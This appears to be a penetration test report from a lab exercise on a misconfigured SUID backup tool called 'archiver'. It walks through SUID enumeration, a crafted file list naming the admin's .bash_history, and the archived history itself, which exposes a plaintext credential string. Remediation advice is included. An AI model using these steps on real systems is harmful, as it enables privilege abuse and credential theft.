

PT REPORT

The Archiver

EXECUTIVE SUMMARY

In the course of our security assessment, our team identified and successfully exploited a substantial vulnerability in the archive management system. Exploiting this vulnerability enabled our team to bypass standard user restrictions and access the administrative command history. This breach was facilitated by a misuse of system permissions within the backup processes, specifically within the /var/backups directory. The potential impact of this vulnerability is considerable, as it could lead to unauthorized access to sensitive operations and confidential information.


CONCLUSIONS

Our penetration testing highlighted a significant security concern, predominantly revolving around a Backup Workflow Configuration flaw. This was evidenced by our ability to access and archive the administrator's command history from a non-privileged user account. the main exploitation vectors based on the following:

- Improper Access Control
- Backup Workflow Configuration flaw

These findings do not require sophisticated technical skills to exploit, underscoring an urgent need for corrective measures.

Vulnerabilities



PT REPORT

CONCLUSIONS

VULN-001 Backup Workflow Configuration flaw (CRITICAL)

Description

The Backup Workflow Configuration flaw vulnerability occurs when a system process designed for regular maintenance operations—specifically file backup—does not properly enforce user permissions. This flaw allows users with otherwise limited system rights to access and manipulate higher-privileged functions. During our test, this was exploited to gain unauthorized access to the administrator's command history, a breach that could lead to a complete system compromise if leveraged by an attacker.

Details

Our examination exposed a grave oversight in the backup configuration that did not enforce proper user-level permission checks. This misconfiguration made it possible for a standard user account to execute administrative-level backup tasks and access the `/home/admin/.bash_history` file. By exploiting this gap, our team could retrieve the admin's command history, which contains sensitive operational commands. If exploited by a malicious entity, this could allow for an extensive system compromise and unauthorized manipulation of system operations and security settings.

Note

Within the constraints of the test environment and scope, our team observed strict adherence to non-disruptive testing practices. Specifically, the administrator's command history was accessed but not modified, respecting the integrity of the system's operational history. The Critical classification is attributed to the potential severity of the vulnerability, with the understanding that actual exploitation could lead to significant security breaches.

PT REPORT

Network Interface Enumeration

This stage of the penetration test involves identifying active network interfaces on the target system. Enumeration is critical in understanding the network landscape and preparing for subsequent exploitation phases.

```
ralph@Ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2557: eth0@if2558: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:0d brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.13/16 scope global eth0
        valid_lft forever preferred_lft forever
ralph@Ubuntu:~$
```

FIGURE 1: THE SCREENSHOT EXHIBITS THE OUTPUT OF THE IP A COMMAND, WHICH LISTS THE NETWORK INTERFACES AVAILABLE ON THE UBUNTU SYSTEM. NOTABLY, THE INTERFACE ETH0 HAS BEEN ASSIGNED THE IPV4 ADDRESS 172.17.0.13 WITH A 16-BIT SUBNET MASK

SUID Bit Permission Enumeration

This step in the penetration test identifies files with the SUID bit set, which can potentially be exploited to escalate privileges. Careful examination of these files is a staple in vulnerability assessment.

SUID

```
ralph@Ubuntu:~$ find / -perm /4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
```

PT REPORT

SGID

```
ralph@Ubuntu:~$ find / -perm /6000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/sbin/unix_chkpwd
/usr/bin/chage
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/expiry
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/ssh-agent
/usr/lib/openssh/ssh-keysign
/var/local
/var/mail
ralph@Ubuntu:~$
```

FIGURE 2: THE SCREENSHOT SHOWS THE RESULT OF THE FIND COMMAND, UTILIZED TWICE WITH DIFFERENT PERMISSION FLAGS (4000 FOR SUID AND 6000 FOR BOTH SUID AND SGID BITS). IT HIGHLIGHTS THE PRESENCE OF A CUSTOM SCRIPT, 'ARCHIVER', IN THE USER'S DIRECTORY, WHICH COULD BE A POINT OF INTEREST FOR PRIVILEGE ESCALATION.

PT REPORT

Directory Navigation and Content

Listing Following the discovery of the 'archiver' script with potential SUID misconfiguration, the tester navigates to the script's directory to inspect its contents.

```
ralph@Ubuntu:~$ cd /home/ralph/Desktop/newsletter/tools/
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 24
drwxr-xr-x 1 ralph ralph    22 Nov 23  2022 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

FIGURE 3: THE TERMINAL SNAPSHOT CAPTURES THE USE OF CD TO CHANGE DIRECTORIES AND LS TO LIST THE CONTENTS, CONFIRMING THE PRESENCE OF THE 'ARCHIVER' SCRIPT WITHIN THE 'NEWSLETTER/TOOLS' DIRECTORY

Archiver Script Help Documentation Review

This action is crucial for understanding the functionality and potential misuse of the 'archiver' script. Reviewing help documentation can reveal unintended ways to leverage the script.

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -h
Archiver: ./archiver [options]
  Archives files for the purpose of backup.

  By default, the /home directory is archived.

  Files that are archived, are placed in /var/backups.

  Specify a file to archive, or automate the process
  by providing a .txt file that lists all the files to be archived.
  In the .txt file, each filename should be separated with a space, or each filename should appear on a new line.

Options:
  -h --help  Displays this help
  -f --file  Archives the specified file
  -l --list  Archives files listed in a .txt file
              (e.g --list files.txt)
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

FIGURE 4: THE SCREENSHOT DETAILS THE HELP DOCUMENTATION OF THE 'ARCHIVER' SCRIPT, SHOWING THE DEFAULT BEHAVIOR, OUTPUT DIRECTORY FOR ARCHIVED FILES, AND OPTIONS FOR SPECIFYING FILES TO ARCHIVE, INCLUDING BATCH ARCHIVING VIA A .TXT FILE LIST.

PT REPORT

Creation and Review of Target File

List In preparation for exploitation, creating a file with a list of potential targets — in this case, sensitive files — is a necessary step to automate the archiving process.

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ nano exploit.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ cat exploit.txt
/home/admin/.bash_history
```

FIGURE 5: DEPICTED IS THE PROCESS OF CREATING AND THEN DISPLAYING THE CONTENTS OF 'EXPLOIT.TXT', WHICH LISTS THE '.BASH_HISTORY' FILE OF THE 'ADMIN' USER, INDICATING THE INTENTION TO ARCHIVE THIS FILE FOR EXAMINATION.

Execution of Archiver Script with Target File List

Utilizing the batch archiving feature of the 'archiver' script, the penetration tester archives specified files, potentially exposing sensitive information.

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l exploit.txt
/home/admin/.bash_history
The following files were successfully archived: /home/admin/.bash_history
```

FIGURE 6: THE TERMINAL OUTPUT CONFIRMS THE SUCCESSFUL ARCHIVING OF THE '.BASH_HISTORY' FILE FROM THE 'ADMIN' DIRECTORY, DEMONSTRATING THE SCRIPT'S EXECUTION AND ITS IMPLICATIONS FOR SECURITY.

Remediation Options

- It is recommended to review and update the current backup configuration to prevent standard users from executing backup operations, possibly by implementing a more secure and interactive backup management system.
- It is recommended to restrict the backup functionality to a whitelist of users and processes that are verified and require administrative privilege escalation to modify the list.
- It is recommended to establish routine security assessments to ensure the effectiveness of the backup process controls and to remediate any newly discovered vulnerabilities promptly.
- It is recommended to prevent the access of users into home directories that are not their own.

PT REPORT

CONCLUSIONS

VULN-002 Improper Access Control (HIGH)

Description

Improper Access Control occurs when a system does not adequately enforce restrictions on user actions. Our team identified a vulnerability where critical system functions were not sufficiently safeguarded, allowing standard users to perform operations beyond their permissions. This security lapse could enable users to access sensitive areas or execute privileged actions, leading to unauthorized data exposure or system manipulation

Details

Throughout our testing phase, it was observed that the system did not appropriately restrict file access within the /var/backups directory. Standard users were able to read and access this directory, which should be exclusively accessible by the administrator. This gap in access control could potentially allow an unauthorized user to retrieve or tamper with backup data. Such a scenario could enable the compromise of data such as passwords and classified data and might lead to sensitive information leaks.

Evidence

Verification of Archived File

Having executed the 'archiver' script, the tester verifies the outcome by checking the archive's destination directory for the newly created backup file.


A terminal window screenshot showing a user named 'ralph' at an 'Ubuntu' machine. The user is in the directory '~/Desktop/newsletter/tools' and runs the command 'cd /var/backups/'. The prompt changes to 'ralph@Ubuntu:/var/backups\$'. Then, the user runs 'ls -la', and the output shows a directory listing. The file '-rw-r--r-- 1 admin ralph 10240 Mar 16 19:09 backed-up-from-list.gz' is highlighted with a red box. The prompt returns to 'ralph@Ubuntu:/var/backups\$'.

FIGURE 7: THE SCREENSHOT CONFIRMS THE EXISTENCE OF 'BACKED-UP-FROM-LIST.GZ' IN THE '/VAR/BACKUPS' DIRECTORY, INDICATING THAT THE '.BASH_HISTORY' FILE HAS BEEN SUCCESSFULLY COMPRESSED AND STORED.

PT REPORT

Analysis of Archived Bash History

Upon successful extraction of the archived '.bash_history', this phase involves analyzing the commands run by the system administrator, looking for sensitive operations or information leakage.

```
ralph@Ubuntu:/var/backups$ cat backed-up-from-list.gz
/home/admin/.bash_history000060000017460001746000000214214337425354014631 0ustar  adminadminhwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel test
adduser test
pacman -S adduser
pacman -S grub
grub-install /dev/sda
grub-mkconfig -o /boot/grub/grub.cfg
ping 8.8.8.8
ip link
dhclient
ip -a
ip a
reboot
passwd
pacman -S dhcpcd
pacman -S dhcpcd
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
systemctl enable NetworkManager.service
useradd -m test
passwd test
pacman -S sudo
visudo
pacman -S vim vi
visudo
pacman -S xfce4 xfce4-goodies
reboot
pacman -S lightdm-gtk-greeter lightdm-gtk-greeter-settings alsa network-manager-applet
pacman -S zsh xfce4-notifyd
systemctl enable lightdm
systemctl enable lightdm
ralph@Ubuntu:/var/backups$
```

FIGURE 8: THE CONTENTS DISPLAYED FROM THE 'BACKED-UP-FROM-LIST.GZ' FILE REVEAL COMMAND HISTORY THAT INCLUDES NETWORK CONFIGURATIONS, SERVICE MANAGEMENT, AND A VISIBLE PLAIN TEXT PASSWORD, WHICH PRESENTS A CRITICAL SECURITY ISSUE.

PT REPORT

Remediation Options

It is recommended to Conduct a comprehensive review and realignment of the system's access controls to ensure they are in strict accordance with the principle of least privilege, where users are granted only those privileges essential for their tasks.

GOOD LUCK!